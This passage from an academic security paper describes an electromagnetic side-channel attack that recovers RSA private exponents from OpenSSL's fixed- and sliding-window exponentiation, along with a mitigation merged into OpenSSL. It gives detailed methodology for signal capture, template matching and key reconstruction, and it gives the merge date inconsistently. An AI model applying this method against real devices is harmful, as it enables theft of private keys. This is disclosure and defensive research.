To further evaluate our attack approach, we apply it to a sliding-window implementation of modular exponentiation in OpenSSL – this was the default implementation in OpenSSL until Percival et al. [39] demonstrated that its key-dependent square/multiply sequence makes it vulnerable to side channel attacks. We show that in this implementation our approach also recovers nearly all of the secret-exponent bits from a single use (exponentiation) of that secret exponent.

To mitigate the side-channel vulnerability exposed by our attack approach, we change the window value computation to obtain a full integer's worth of bits from the exponent, then mask that value to obtain the window value, rather than constructing the window value one bit at a time with large-number Montgomery multiplication between these one-bit window-value updates. This mitigation causes the signal variation during the brief window computation to depend on tens of bits of the expo-

nent as a group, i.e. the signal variation introduced by one bit in the exponent during the window computation is now superimposed to the variation introduced by the other bits in the group, instead of having each bit's variation alone in its own signal snippet. Our experiments show that this mitigation actually improves exponentiation performance slightly and, more importantly, that with this mitigation the recovery rate for the exponents bits becomes equivalent to random guessing. This mitigation has been submitted to OpenSSL and was merged into its master source code branch on May 30th, 2018, prior to the publication of this paper.

## 1.2 Threat Model

### 1.2.1 Assumptions

Our attack model assumes that there is an adversary who wishes to obtain the secret key used for RSA-based public-key encryption or authentication. We further assume that the adversary can bring a relatively compact receiver into close proximity of the system performing these RSA secret-key operation, for example a smart-infrastructure or smart-city device which uses public key infrastructure (PKI) to authenticate itself and secure its communication over the Internet, and which is located in a public location, or that the adversary can hide a relatively compact receiver in a location where systems can be placed in close proximity to it, e.g. under a cellphone charging station at a public location, under the tabletop surface in a coffee shop, etc.).

We assume that the adversary can access another device of the same type as the one being attacked, which is a highly realistic assumption in most attack scenarios described above, and perform RSA decryption/authentication with known keys in preparation for the attack. Unlike many prior attacks on RSA, we do **not** assume that the adversary can choose (or even know) the message (ciphertext for RSA decryption) to which the private key will be applied, and we further assume that the RSA implementation under attack **does utilize blinding** to prevent such chosen-ciphertext attacks. Finally, we assume that it is highly desirable for the attacker to recover the secret key after only very few uses (ideally only one use) of that key on the target device. This is a very realistic assumption because PKI is typically used only to set up a secure connection, typically to establish the authenticity of the communication parties and establish a symmetric-encryption session key, so in scenarios where the attacker's receiver can only be in close proximity to the target device for a limited time, very few uses of the private RSA key may be observed.

### 1.2.2 Targeted Software

The software we target is OpenSSL version 1.1.0g [38], the latest version of OpenSSL at the time this paper was written. Its RSA decryption uses constant-time fixed-window large-number modular exponentiation to mitigate both timing-based attacks and attacks that exploit the exponent-dependent variation in the square-multiply sequence. The lookup tables used to update the result at the end of each window are stored in scattered form to mitigate attacks that examine the cache and memory behavior when reading these tables, and the RSA implementation supports blinding (which we turn on in our experiments) to mitigate chosen-ciphertext attacks.

### 1.2.3 Targeted Hardware

The hardware we target are two modern Android-based smartphones and a Linux-based embedded system board, all with ARM processor clocked at frequencies around 1GHz. In our experiments we place probes very close, but without physical contact with the (unopened) case of the phone, while for the embedded system board we position the probes 20 cm away from the board, so we consider the demonstrated attacks close-proximity but non-intrusive.

### 1.2.4 Current Status of Mitigation

The mitigation described in this paper has been submitted as a patch for integration into the main branch of OpenSSL. This patch was merged into the "master" branch of OpenSSL's source code on May 20th, 2018, before this paper was published.

## 2 Background

Long-lasting operations (such as large-integer square and multiply operations) facilitate matching by producing numerous signals samples even when the signal is collected at a limited sample rate.

A representative example is RSA's decryption, which at its core performs modular exponentiation of the ciphertext $c$ with a secret exponent ($d$) modulo $m$ or, in more a efficient implementation that rely on the Chinese Reminder Theorem (CRT), two such exponentiations, with secret exponents $d_p$ and $d_q$ with modulo $p$ and $q$, respectively. The side-channel analysis thus seeks to recover either $d$ or, in CRT-based implementations, $d_p$ and $d_q$, using side-channel measurements obtained while exponentiation is performed.

The exponentiation is implemented as either left-to-right (starting with the most significant bits) or right-to-left (starting with the least significant bits) traversal

```
1  // result r starts out as 1
2  BN_one(r);
3  // For each bit of exponent d
4  for (b=bits-1;b>=0;b--){
5     // r = r*r mod m
6    BN_mod_mul(r,r,r,m);
7    if(BN_is_bit_set(d,b))
8       // r = r*c mod m
9      BN_mod_mul(r,r,c,m);
10 }
```

Figure 1: A simple implementation of large-number modular exponentiation

of the bits of the exponents, using large-integer modular multiplication to update the result until the full exponentiation is complete. Left-to-right implementations are more common, and without loss of generality we use $c$ to denote the ciphertext, $d$ for the secret exponent, and $m$ for the modulus. A simple implementation of exponentiation considers one exponent bit at a time, as shown in Figure 1, which is adapted from OpenSSL's source code.

The `BN` prefix in Figure 1 stands for "Big Number" (i.e. large integer). Each large integer is represented by a vector of *limbs*, where a limb is an ordinary (machine-word-sized) integers. The `BN_is_bit_set(d,b)` function returns the value (0 or 1) of the `b`-th bit of large-integer exponent `d`, which only requires a few processor instructions: compute the index of the array element that contains the requested bit, load that element, then shift and bit-mask to keep only the requested bit. The instructions that implement the loop, the if statement, and function call/return are also relatively few in number.

However, the `BN_mod_mul` operation is much more time-consuming: it requires numerous multiplication instructions that operate on the limbs of the large-integer multiplicands. Large integers $c$, $d$, and $m$ (or, in CRT-based implementations the $d_q$, $d_p$ and the corresponding moduli), all have $O(n)$ bits and thus $O(n)$ limbs, where $n$ is the size of the RSA cryptographic key. A grade-school implementation of `BN_mod_mul` thus requires $O(n^2)$ limb multiplications, but the Karatsuba multiplication algorithm [30] is typically used to reduces this to $O(n^{log_2 3}) \approx O(n^{1.585})$, In most modern implementations a significant further performance improvement is achieved by converting the ciphertext to a Montgomery representation, using Montgomery multiplication for `BN_mod_mul` during exponentiation, and at the end converting the result $r$ back to the standard representation.

Even with Montgomery multiplication, however, the vast majority of execution time for large-number exponentiation is spent on large-number multiplications, so performance optimizations focus on reducing the number of these multiplications. Likewise, most of the side-channel measurements (e.g. signal samples) collected during large-number exponentiation correspond to large-number multiplication activity, so existing side channel cryptanalysis approaches tend to target multiplication activity.

One class of attacks focuses on distinguishing between squaring ($r*r$) and multiplication ($r*c$) operations, and recovering information about the secret exponent from the sequence in which they occur. Examples of such attacks include FLUSH+RELOAD [45] (which uses instruction cache behavior) and Percival's attack [39], which uses data cache behavior. In the naive implementation above, an occurrence of squaring tells the attacker that the next bit of the exponent is being used, and an occurrence of multiplication indicates that the value of that bit is 1, so an attack that correctly recovers the square-multiply sequence can trivially obtain all bits of the secret exponent.

To improve performance, most modern implementations use window-based exponentiation, where squaring is needed for each bit of the exponent, but a multiplication is needed only once per a multi-bit group (called a *window*) of exponent bits. A left-to-right (starting at the most significant bit) *sliding-window* implementation scans the exponent bits and forms windows of varying length. Since a window that contains only zero bits requires no multiplication (and thus cannot benefit from forming multi-bit windows), only windows that begin and end with 1-valued bits are allowed to form multi-bit windows, whereas zero bits in-between these windows are each treated as their own single-bit windows that can omit multiplication. A sliding-window implementation is shown in Figure 2, using code adapted from OpenSSL's source code for sliding-window modular exponentiation. The sliding-window approach chooses a maximum size *wmax* for the windows it will use, precomputes a table *ct* that contains the large-integer value $c^{wval} mod m$ for each possible value *wval* up to *wmax* length, and then scans the exponent, forming windows and updating the result for each window.

In this algorithm, a squaring (lines 7 and 26 in Figure 2) is performed for each bit while the multiplication operation (line 29) is performed only at the (1-valued) LSB of a non-zero window. Thus the square-multiply sequence reveals where some of the 1-valued bits in the exponent are, and additional bits of the exponent have been shown to be recoverable [10] by analyzing the number of squaring between each pair of multiplications. The fraction of bits that can be recovered from the square-multiply sequence depends on the maximum window size *wmax*, but commonly used values of *wmax* are relatively small and prior work [10] has experimentally demonstrated recovery of 49% of the exponent's bits on average when $wmax = 4$ based on the square-multiply sequence. Additional techniques [10, 28] have been shown

```
1  BN_one(r);
2  wstart=bits-1;
3  while(wstart>=0){
4    if(!BN_is_bit_set(d,wstart)){
5      // Window is 0, square and
6      // begin a new window
7      BN_mod_mul(r,r,r,m);
8      wstart--;
9      continue;
10   }
11   wval=1;
12   w=1;
13   // Scan up to max window length
14   for(i=1;i<wmax;i++){
15     // Don't go below exponent's LSB
16     if(wstart-i<0)
17       break;
18     // If 1 extend window to it
19     if(BN_is_bit_set(d,wstart-i)){
20       wval=(wval<<(i-w+1))+1;
21       w=i;
22     }
23   }
24   // Square result w times
25   for(i=0;i<w;i++)
26     BN_mod_mul(r,r,r,m);
27   // Multiply window's result
28   // into overall result
29   BN_mod_mul(r,r,ct[wval>>1],m);
30   // Begin a new window
31   wstart-=w;
32 }
```

Figure 2: Sliding-window implementation of large-number modular exponentiation

to recover the full RSA private key once enough of the exponent bits are known, and for $wmax = 4$ this has allowed full key recovery for 28% of the keys [10]. Finally, recent work has shown that fine-grained control flow tracking through analog side channels can be very accurate [32]. Because this sliding-window implementation uses each bit of the exponent to make at least one control flow decision, highly accurate control flow reconstruction amounts to discovering the exponent's bits with some probability of error.

Concerns about the exponent-dependent square-multiply sequences have led to adoption of *fixed window* exponentiation in OpenSSL, which combines the performance advantages of window-based implementation with an exponent-independent square-multiply sequence. This implementation is represented in Figure 3, again adapted from OpenSSL's source code.

All windows now have the same number of bits `w`, with exactly one multiplication performed for each window – in fact, all of the control flow is now exactly the same regardless of the exponent. Note that the window

```
1  b=bits-1;
2  while(b>=0){
3      wval=0;
4      // Scan the window,
5      // squaring the result as we go
6      for(i=0;i<w;i++){
7          BN_mod_mul(r,r,r,m);
8          wval<<=1;
9          wval+=BN_is_bit_set(d,b);
10         b--;
11     }
12     // Mulitply window's result
13     // into the overall result
14     BN_mod_mul(r,r,ct[wval],m);
15 }
```

Figure 3: Fixed-window implementation of large-number modular exponentiation

value (which consists of the bits from the secret exponent) directly determines which elements of `ct` are accessed. These elements are each a large integers, each of which is typically stored as an array or ordinary integers (e.g. OpenSSL's "Big Number" BN structure). Since each such array is much larger than a cache block, different large integers occupy distinct cache blocks, and thus the address the cache set that is accessed when reading the elements of the `ct` array reveals key material. Percival's attack [39], for example, can note the sequence in which the cache sets are accessed by the victim during fixed-window exponentiation, which reveals which window values were used and in what sequence, which in turns yields the bits of the secret exponent. To mitigate such attacks, the implementation in OpenSSL has been changed to store *ct* such that each of the cache blocks it contains parts from a number of *ct* elements, and therefore the sequence of memory blocks that are accessed in each `ct[wval]` lookup leak none or very few bits of that lookup's *wval*.

Another broad class of side channel attacks relies on choosing the ciphertext such that the side-channel behavior of the modular multiplication reveals which of the possible multiplicands is being used. For example, Genkin et al. [23, 24] construct a ciphertext that produces many zero limbs in any value produced by multiplication with the ciphertext, but when squaring such a many-zero-limbed value the result has fewer zero limbs, resulting in an easily-distinguishable side channel signals whenever a squaring operation (`BN_mod_mul(r,r,r,m)` in our examples) immediately follows a 1-valued window (i.e. when $r$ is equal to $r_{prev} * c \bmod m$). This approach has been extended [21] to construct a (chosen) ciphertext that reveals when a particular window value is used in multiplication in a windowed implementation, allowing full recovery of the exponent by collecting signals that cor-

respond to $2^w$ chosen ciphertexts (one for each window value). However, chosen-ciphertext attacks can be prevented in the current implementation of OpenSSL by enabling *blinding*, which combines the ciphertext with an encrypted (using the public key) random "ciphertext", performs secret-exponent modular exponentiation on this *blinded* version of the ciphertext, and then "unblinding" the decrypted result.

Overall, because large-integer multiplication is where large-integer exponentiation spends most of its time, most of the side-channel measurements (e.g. signal samples for physical side channels) also correspond to this multiplication activity and thus both attacks and mitigation tend to focus on that part of the signal, leaving the (comparably brief) parts of the signal in-between the multiplications largely unexploited by attacks but also unprotected by countermeasures. The next section describes our new attack approach that targets the signal that corresponds to computing the value of the window, i.e .the signal *between* the multiplications.

# 3 Proposed Attack Method

In both fixed- and sliding-window implementations, our attack approach focuses on the relatively brief periods of computation that considers each bit of the exponent and forms the window value *wval*. The attack approach has three key components that we will discuss as follows. First, Section 3.1 describes how the signal is received and pre-processed. Second, Section 3.2 describes how we identify the point in the signal's timeline where each interval of interest begins. Finally, we describe how the bits of the secret exponent are recovered from these signal snippets for fixed-window (Section 3.3) and sliding-window (Section 3.4) implementations.

## 3.1 Receiving the Signal

The computation we target is brief and the different values of exponent bits produce relatively small variation in the side-channel signal, so the signals subjected to our analysis need to have sufficient bandwidth and signal-to-noise ratio for our analysis to succeed. To maximize the signal-to-noise ratio while minimizing intrusion, we position EM probes just outside the targeted device's enclosure. We then run RSA decryption in OpenSSL on the target device while recording the signal in a 40 MHz band around the clock frequency. The 40 MHz bandwidth was chosen as a compromise between recovery rate for the bits of the secret exponent and the availability and cost of receivers capable of capturing the desired bandwidth. Specifically, the 40 MHz bandwidth is well within the capabilities of Ettus USRP B200-mini receiver, which is very compact, costs less than $1,000, and can receive up to 56 MHz of bandwidth around a center frequency that can be set between 70 MHz and 6 GHz, and yet the 40 MHz bandwidth is sufficient to recover nearly all bits of the secret exponent from a single instance of exponentiation that uses that exponent.

We then apply AM demodulation to the received signal, and finally upsample it by a factor of 4. The upsampling consists of interpolating through the signal's existing sample points and placing additional points along the interpolated curve. This is needed because our receiver's sampling is not synchronized in any way to the computation of interest, so two signal snippets collected for the same computation may be misaligned by up to half of the sample period. Upsampling allows us to re-align these signals with higher precision, and we found that 4-fold upsampling yields sufficient precision for our purposes.

## 3.2 Identifying Relevant Parts of the Signal

Figure 4 shows a brief portion of the signal that begins during fixed-window exponentiation in OpenSSL. It includes part of one large-number multiplication (Line 7 in Figure 3), which in OpenSSL uses the Montgomery algorithm and a constant-time implementation designed to avoid multiplicand-dependent timing variation that was exploited by prior side-channel attacks. The point in time where Montgomery multiplication returns and the relevant part of the signal begins is indicated by a dashed vertical line in Figure 4. In this particular portion of the signal, the execution proceeds to lines 8 and 9 Figure 2, where a bit of the exponent is obtained and added to *wval*, then lines 10 and 6, and then 7 where, at the point indicated by the second dashed vertical line, it enters another Montgomery multiplication, whose signal continues well past the right edge of Figure 4. As indicated in the figure, the relevant part of the signal is very brief relative to the duration of the Montgomery multiplication.

A naive approach to identifying the relevant snippets in the overall signal would be to obtain reference signal snippets during training and then, during the attack, match against these reference snippets at each position in the signal and use the best-matching parts of the signal. Such signal matching works best when looking for a snippet that has prominent features, so they are unlikely to be obscured by the noise, and whose prominent features occur in a pattern which is unlikely to exist elsewhere in the signal. Unfortunately, the signal snippets relevant for our analysis have little signal variation (relative to other parts of the signal) and a signal shape (just a few up-and-downs) that many other parts of the signal resemble. In contrast, the signal that corresponds to the Montgomery multiplication has stronger features, and they occur in a very distinct pattern.



Figure 4: Signal that includes the end of one Montgomery multiplication, then the part relevant to our analysis, and then the beginning of another Montgomery multiplication. The horizontal axis is time (from left to right) and the vertical axis is the magnitude of the AM-demodulated signal.

Therefore, instead of finding instances of relevant snippets by matching them against their reference signals from training, we use as a reference the signal that corresponds to the most prominent change in the signal during Mongtomery multiplication, where the signal abruptly changes from a period with a relatively low signal level to a period with a relatively high signal level. We identify this point in the signal using a very efficient algorithm. We first compute the signal's moving median (thick dashed black curve in Figure 4) to improve resilience to noise. We then examine the derivative (slope) of this moving median (thick red curve in Figure 4) to identify peaks that significantly exceed its statistically expected variation. In Figure4 the thick red arrow indicates such a peak, which corresponds to the most prominent change in the Montgomery multiplication that precedes the relevant part of the signal. Because the implementation of the Montgomery multiplication was designed to have almost no timing variation, the signal snippet we actually need for analysis is at a fixed time offset from the point of this match.

Because this method of identifying the relevant snippets of the signal is based on the signal that corresponds to the Montgomery multiplication that precedes each relevant snippet, the same method can be used for extracting relevant signal snippets for both fixed-window and sliding-window exponentiation – in both cases the relevant snippet is at the (same) fixed offset from the point at which a prominent-enough peak is detected in the derivative of the signal's moving median.

## 3.3 Recovering Exponent Bits in the Fixed-window Implementation

In the fixed-window implementation, large-number multiplication is used for squaring (Line 7 in Figure 3) and for updating the result after each window (Line 14). Thus there are four control-flow possibilities for activity between Montgomery multiplications.

The first two control flow possibilities begin when the Montgomery multiplication in line 7 completes. Both control flow possibilities involve updating the window value to include another bit from the exponent (lines 8, 9, and 10), and at line 6 incrementing $i$ and checking it against $w$, the maximum size of the window. The first control flow possibility is the more common one - the window does not end and the execution proceeds to line 7 when another multiplication at line 7. We label this control flow possibility S-S (from a squaring to a squaring). The second control flow possibility occurs after the last bit of the window is examined and added to $wval$, and in that case the loop at line 6 is exited, the parameters for the result update at line 14 are prepared, and the Montgomery multiplication at line 14 begins. The parameter preparation in our code example would involve computing the address of $ct[wval]$ to create a pointer that would be passed to the Montgomery multiplication as its second multiplicand. In OpenSSL's implementation the $ct$ is kept in a scattered format to minimize leakage of $wval$ through the cache side channel while computing the Montgomery multiplication, so instead the value of $wval$ is used to gather the scattered parts of $ct[wval]$ into a pre-allocated array that is passed to Montgomery multiplication. Since this pre-allocated array is used for all result-update multiplications, memory and cache behavior during the Montgomery multiplication no longer depend on $wval$. This means that in this second control-flow possibility involves significant activity to gather the parts of the multiplicand and place them into the pre-allocated array, and only then the Montgomery multiplication at line 14 begins. We label this control flow possibility S-U (from a squaring to an update).

The last two control flow possibilities occur after the result update in line 14 completes its Montgomery multiplication. The loop condition at line 2 is checked, and then one control flow possibility (third of the four) is that the entire exponentiation loop exits. We label this control flow possibility U-X (from an update to an exit). The last control-flow possibility, which occurs for all windows except the last one, is that after line 2 we execute line 3, enter the window-scanning loop at line 6, and begin the next large-number Montgomery multiplication at line 7. We label this control flow possibility U-S (from an update to a squaring).

The sequence in which these four control flow possibilities are encountered in each window is always the same: $w-1$ occurrences of S-S, then one occurrence of S-U, then either U-S or U-X, where U-X is only possible for the last window of the exponent.

The first part of our analysis involves distinguishing among these four control flow possibilities. The reason for doing so is that noise bursts, interrupts, and activity on other cores can temporarily interfere with our signal and prevent detection of Montgomery multiplication. In such cases, sole reliance on the known sequence of control flow possibilities would cause a "slip" between the observed sequence and the expected one, causing us to use incorrect reference signals to recover bits of the exponent and to put the recovered bits at incorrect positions within the recovered exponent.

The classification into the four possibilities is much more reliable than recovery of exponent's bits. Compared to the other three possibilities, S-U spends significantly more time between Montgomery multiplications (because of the multiplicand-gathering activity), so it can be recognized with high accuracy and we use it to confirm that the exponentiation has just completed a window. The U-X possibility is also highly recognizable because, instead of executing Montgomery multiplication after it, it leads to executing code that converts from Montgomery to standard large-number format, and it serves to confirm that the entire exponentiation has ended. The S-S and U-S snippets both involve only a few instructions between Montgomery multiplications so they are harder to tell apart, but our signal matching still has a very high accuracy in distinguishing between them.

After individual snippets are matched to the four possibilities, that matching is used to find the most likely mapping of the sequence of snippets onto the known valid sequence. For example, if for $w = 5$ we observe S-U, U-S, S-S, S-S, S-S, S-U, all with high-confidence matches, we know that one S-S is missing for that window. We then additionally use timing between these snippets to determine the position of the missing S-S. Even if that determination is erroneous, we will correctly begin the matching for the next window after the S-U, so a missing snippet is unlikely to cause any slips, but even when it does cause a slip, such a slip is very likely to be "contained" within one exponentiation window. Note that a missing S-U or S-S snippet prevents our attack from using its signal matching to recover the value of the corresponding bit. A naive solution would be to assign a random value to that bit (with a 50% error rate among missing bits). However, for full RSA key recovery missing bits (erasures, i.e. the value of the bit is known to be unknown) are much less problematic than errors (the value of the bit is incorrect but not known a priori to be incorrect), we label these missing bits as erasures.

Finally, for S-S and S-U snippets we perform additional analysis to recover the bit of the exponent that snippet corresponds to. Recall that, in both S-S and S-U control flow possibilities, in line 9 a new bit is read from the exponent and is added to *wval*, and that bit is the one we will recover from the snippet. For ease of discussion, we will refer to the value of this bit as *bval*. To recover *bval*, in training we obtain examples of these snippets for each value of *bval*. To suppress the noise in our reference snippets and thus make later matching more accurate, these reference snippets are averages of many "identical" examples from training. Clearly, there should be separate references for $bval = 0$ (where only $bval = 0$ examples are averaged) and for $bval = 1$ (where only $bval = 1$ examples are averaged. However, *bval* is not the only value that affects the signal in a systematic way – the signal in this part of the computation is also affected by previous value of *wval*, loop counter $i$, etc. The problem is that these variations occur in the same part of the signal where variations due to *bval* occur, so averaging of these different variants may result in attenuating the impact of *bval*. We alleviate this problem by forming separate references for different bit-positions within the window, e.g. for window size $w = 5$ each value of *bval* would have 4 sets of S-S snippets and one set of S-U snippets, because the first for bits in the window correspond to S-S snippets and the last bit in the window to an S-U snippet. To account for other value-dependent in the signal, in each such set of snippets we cluster similar signals together and use the centroid of each cluster as the reference signal. We use the K-Means clustering algorithm and the distance metric used for clustering is Euclidean distance (sum of squared differences among same-position samples in the two snippets). We found that having at least 6-10 clusters for each set of snippets discussed above improves accuracy significantly. Beyond 6-10 clusters our recovery of secret exponent's bits improves only slightly but requires more training examples to compensate for having fewer examples per cluster (and thus less noise suppression in the cluster's centroid). Thus we use 10 clusters for each window-bit-position for each of the two possible values of *bval*. Overall, the number of S-S ref-



Figure 5: Example signal references (cluster centroid) for S-S snippets. Two references are shown for each value of the exponent's bit that corresponds to the snippet.

erence snippets for *bval* recovery is $2*(w-1)*10$ – two possible values of *bval*, $w-1$ bit-positions, 10 reference signals (cluster centroids) for each, while for S-U snippets we only have 20 reference snippets because S-U only happens for the last bit-position in the window. For commonly used window sizes this results in a relatively small overall number of reference snippets, e.g. for $w=5$ there are only 100 reference snippets. To illustrate the difference in the signals created by the value of the exponent's bit, Figure 5 shows two reference S-S snippets (cluster centroids) for each value of the exponent's bit, with the most significant differences between 0-value and 1-value signals indicated by thick arrows.

Recall that, before attempting recovery of an unknown bit of the secret exponent, we have already identified which control-flow possibility (S-S or S-U) the snippet under consideration belongs to, and for S-S which bit-position it belongs to, so there are 20 reference snippets that each snippet-under-consideration is compared to (10 clusters for $bval=0$ and 10 clusters for $bval=1$). Thus the final step of our analysis involves finding the closest match (using Euclidean distance as a metric) among these 20 reference snippets and taking the *bval* associated with that reference snippet.

### 3.4 Recovering Exponent Bits in the Sliding-window Implementation

The sliding-window implementation of large-integer exponentiation (Figure 2) has three sites where Montgomery multiplication is called: the squaring within a window at line 26, which we label *S*, the update of the result at line 29, which we label *U*, and the squaring for a zero-valued window at line 7, which we label Z. The control flow possibilities between these include going from a squaring to another squaring (which we label as S-S). This transition is very brief (it only involves staying in the loop at line 25). The other transitions are S-U, which consumes more time because it performs the $ct[wval]$ computation; U-Z, which involves executing line 31, line 3, line 4 (where a bit of the exponent is examined), and finally entering Montgomery multiplication at line 7; U-S, which involves executing line 31, line 3, line 4, lines 11 and 12, and the entire window-scanning loop at lines 14-23, then line 25 and finally entering Montgomery multiplication at line 26; Z-Z where after line 7 the execution proceeds to line 8, line 9, line 3, line 4, and line 7 again; Z-S where after line 7 the execution proceeds to lines 8, 9, 3, 4, and then to lines 11 and 12, the loop at line 14-23, then line 25 and finally line 26; U-X where after the Montgomery multiplication at line 29 the execution proceeds to line 31 and then exits the loop at line 3; and finally S-X, where after Montgomery multiplication at line 7 the execution proceeds to lines 8 and 9 and then exits the loop at line 3.

Just like in fixed-window implementations, our recovery of the secret exponent begins with determining which snippet belongs to which of these control-flow possibilities. While in Section 3.3 this was needed only to correct for missing snippets, in the sliding-window implementation the window size varies depending on which bit-values are encountered in the exponent, so distinguishing among the control-flow possibilities is crucial for correctly assigning recovered bits to bit-positions in the exponent even if no snippets are missing. Furthermore, many of the exponent's bits can be recovered purely based on the sequence of these control-flow possibilities.

Our overall approach for distinguishing among control flow possibilities is similar to that in Section 3.3, except that here there are more control-flow possibilities, and the U-S and Z-S coarse-grained possibilities each have multiple control flow possibilities within the snippet: for each bit considered for the window, line 19 determines whether or not to execute lines 20 and 21. However, at the point in the sequence where U-S can occur, the only alternative is U-Z, which is much shorter and thus they are easy to tell apart. Similarly, the only alternative to Z-S is the much shorter Z-Z, so they are also easy to tell apart.

By classifying snippets according to which control-flow possibility they belong (where U-S and U-Z are each treated as one possibility), and by knowing the rules the sequence of these must follow, we can recover from missing snippets and, more importantly, use rules similar to those in [10] to recover many of the bits in the secret exponent. However, in contrast to work in [10] that could only distinguish between a squaring (line 7 or line 26, i.e. S or Z in our sequence notation) and an update (line 29, U in our sequence notation) using memory access patterns within each Montgomery multiplication (which implements both squaring and updates), our method uses the signal snippets between these Montgomery multiplica-

tions to recover more detailed information, e.g., for each squaring our recovered sequence indicates whether it is an S or a Z, and this simplifies the rules for recovery of exponent's bits and allows us to extract more of them. Specifically, after a U-S or Z-S, which compute the window value *wval*, the number of bits in the window can be obtained by counting the S-S occurrences that follow before an S-U is encountered. For example, consider the sequence U-S, S-S, S-S, S-U, U-Z, Z-Z, Z-Z, Z-S. The first U-S indicates that a new window has been identified and a squaring for one of its bits is executed. Then the two occurrences of S-S indicate two additional squaring for this window, and S-U indicates that only these three squaring are executed, so the window has only 3 bits. Because the window begins and ends with 1-valued bits, it is trivial to deduce the values of two of these 3 bits. If we also know that $wmax = 5$, the fact that the window only has 3 bits indicates that the two bits after this window are both 0-valued (because a 1-valued bit would have expanded the window to include it). Then, after S-U, we observe U-Z, which indicates that the bit after the window is 0-valued (which we have already deduced), then two occurrences of Z-Z indicate two more 0-valued bits (one of which we have already deduced), and finally Z-S indicates that a new non-zero window begins, i.e. the next bit is 1. Overall, out of the seven bits examined during this sequence, six were recovered solely based on the sequence. Note that two of the bits (the two zeroes after the window) were redundantly recovered, and this redundancy helps us correct mistakes such as missing snippets or miss-categorized snippets.

In general, this sequence-based analysis recovers all zeroes between windows and two bits from each window. In our experiments, when using $wmax = 5$ this analysis alone on average recovers 68% of the secret exponent's bits, and with using $wmax = 6$, another commonly used value for *wmax*, this analysis alone on average recovers 55% of the exponent's bits. These recovery rates are somewhat higher than what square-update sequences alone enable [10], but recall that in our approach sequence recovery is only the preparation for our analysis of exponent-bit-dependent variation within individual signal snippets.

Since the only bits not already recovered are the "inner" (not the first and not the last) bits of each window, and since U-S and Z-S snippets are the only ones that examine these inner bits, our further analysis only focuses on these. To simplify discussion, we will use U-S to describe our analysis because the analysis for Z-S snippets is virtually identical.

Unlike fixed-window implementations, where the bits of the exponent are individually examined in separate snippets, in sliding-window implementations a single U-S or Z-S snippet contains the activity (line 4) for examining the first bit of the window and the execution of the entire loop (lines 14-23) that constructs the *wval* by examining the next $wmax - 1$. Since these bits are examined in rapid succession without intervening highly-recognizable Montgomery multiplication activity, it would be difficult to further divide the snippet's signal into pieces that each correspond to consideration of only one bit. Instead, we note that *wmax* is relatively small (typically 5 or 6), and that there are only $2^{wmax}$ possibilities for the control flow and most of the operands in the entire window-scanning loop. Therefore, in training we form separate reference snippets for each of these possibilities, and then during the attack we compare the signal snippet under consideration to each of the references, identify the best-matching reference snippet (smallest Euclidean distance), and use the bits that correspond to that reference as the recovered bit values.

## 3.5 Full Recovery of RSA Private Key Using Recovered Exponent Bits

Our RSA key recovery algorithm is a variant of the algorithm described by Henecka et al. [27], which is based on Heninger and Shacham's branch-and-prune algorithm [28]. Like Bernstein et al. [10], we recover from the side channel signal only the bits of the private exponents $d_p$ and $d_q$, and the recovery of the full private key relies on exploiting the numerical relationships (Equations (1) in Bernstein et al. [10]) between these private exponents ($d_p$ and $d_q$), the public modulus $N$ and exponent $e$, and $p$ and $q$, the private factors of $N$:

$$ed_p = 1 + k_p(p-1) \bmod 2^i$$
$$ed_q = 1 + k_q(q-1) \bmod 2^i$$
$$pq = N \bmod 2^i$$

where $k_p$ and $k_q$ are positive integers smaller than the public exponent $e$ and satisfy $(k_p - 1)(k_q - 1) \equiv k_p k_q N \bmod e$. The public exponent practically never exceeds 32 bits [28] and in most cases $e = 65537$, so a key recovery algorithm needs to try at most $e$ pairs of $k_p$, $k_q$.

We could not simply apply Bernstein's algorithm [10] to the exponents recovered by our signal analysis because, like the original branch-and-prune algorithm, such recovery requires certain knowledge of the bit values at some fraction of bit-positions in $d_p$ and $d_q$, while the remaining bits are unknown but *known to be unknown*, i.e. they are *erasures* rather than errors. Such branch-and-prune search has been shown to be efficient when up to 50% of the bit-positions (chosen uniformly at random) in $d_p$ and $d_q$ are erasures, while its running time grows exponentially when the erasures significantly exceed 50% of the bit positions.

Henecka's algorithm [27] can be applied with the above pruning equations to recover the private key when

some of the bits are in error. However, its pruning is based on a key assumption that errors are uniformly distributed, and it does not explicitly consider erasures. Recall, however, that for some of the bit positions our analysis cannot identify the relevant signal snippet for matching against training signals (see Section 3.2), which results in an erasure. A naive approach for handling erasures would be to randomly assign a bit value for each erasure (resulting in a 50% error rate among erasures) and then apply Henecka's algorithm. Unfortunately, the erasures during our recovery are a product of disturbances in the signal that are very large in magnitude, and such a disturbance also tends to last long enough to affect multiple bits. With random values assigned to erasures, this produces 50%-error-rate bursts that are highly unlikely to be produced by uniformly distributed errors, causing Henecka's algorithm to either prune the correct partial candidate key or become inefficient (depending on the choice of the $\varepsilon$ parameter).

Instead, we modify Henecka's algorithm to handle erasures by branching at a bit position when it encounters an erasure, but ignoring that bit position for the purposes of making a pruning decision. We further extend Henecka's algorithm to not do a "hard" pruning of a candidate key when its error count is too high. Instead, we save such a candidate key so that, if no candidate keys remain but the search for the correct private key is not completed, we can "un-prune" the lowest-error-count candidate keys that were previously pruned due to having too high of an error count. This is similar to adjusting the value of $\varepsilon$ in Henecka's algorithm and retrying, except that the work of previous tries is not repeated, and this low cost of relaxing the error tolerance allows us to start with a low error tolerance (large $\varepsilon$ in Henecka et al.) and adjust it gradually until the solution is found.

We further modify Henecka's algorithm to, rather than expand a partial key by multiple bits (parameter $t$ in Henecka et al.) at a time, expand by one bit at a time and, among the newly created partial keys, only further expand the lowest-recent error-count ones until the desired expansion count ($t$) is reached. In Henecka's algorithm, full exansion by $t$ bits at a time creates $2^t$ new candidate keys, while our approach discovers the same set of $t$-times-expanded non-pruned candidates without performing all $t$ expansions on those candidates that encounter too many errors even after fewer than $t$ single-bit expansions. For a constant $t$, this reduces the number of partial keys that are examined by a constant factor, but when the actual error rate is low this constant factor is close to $2^t$.

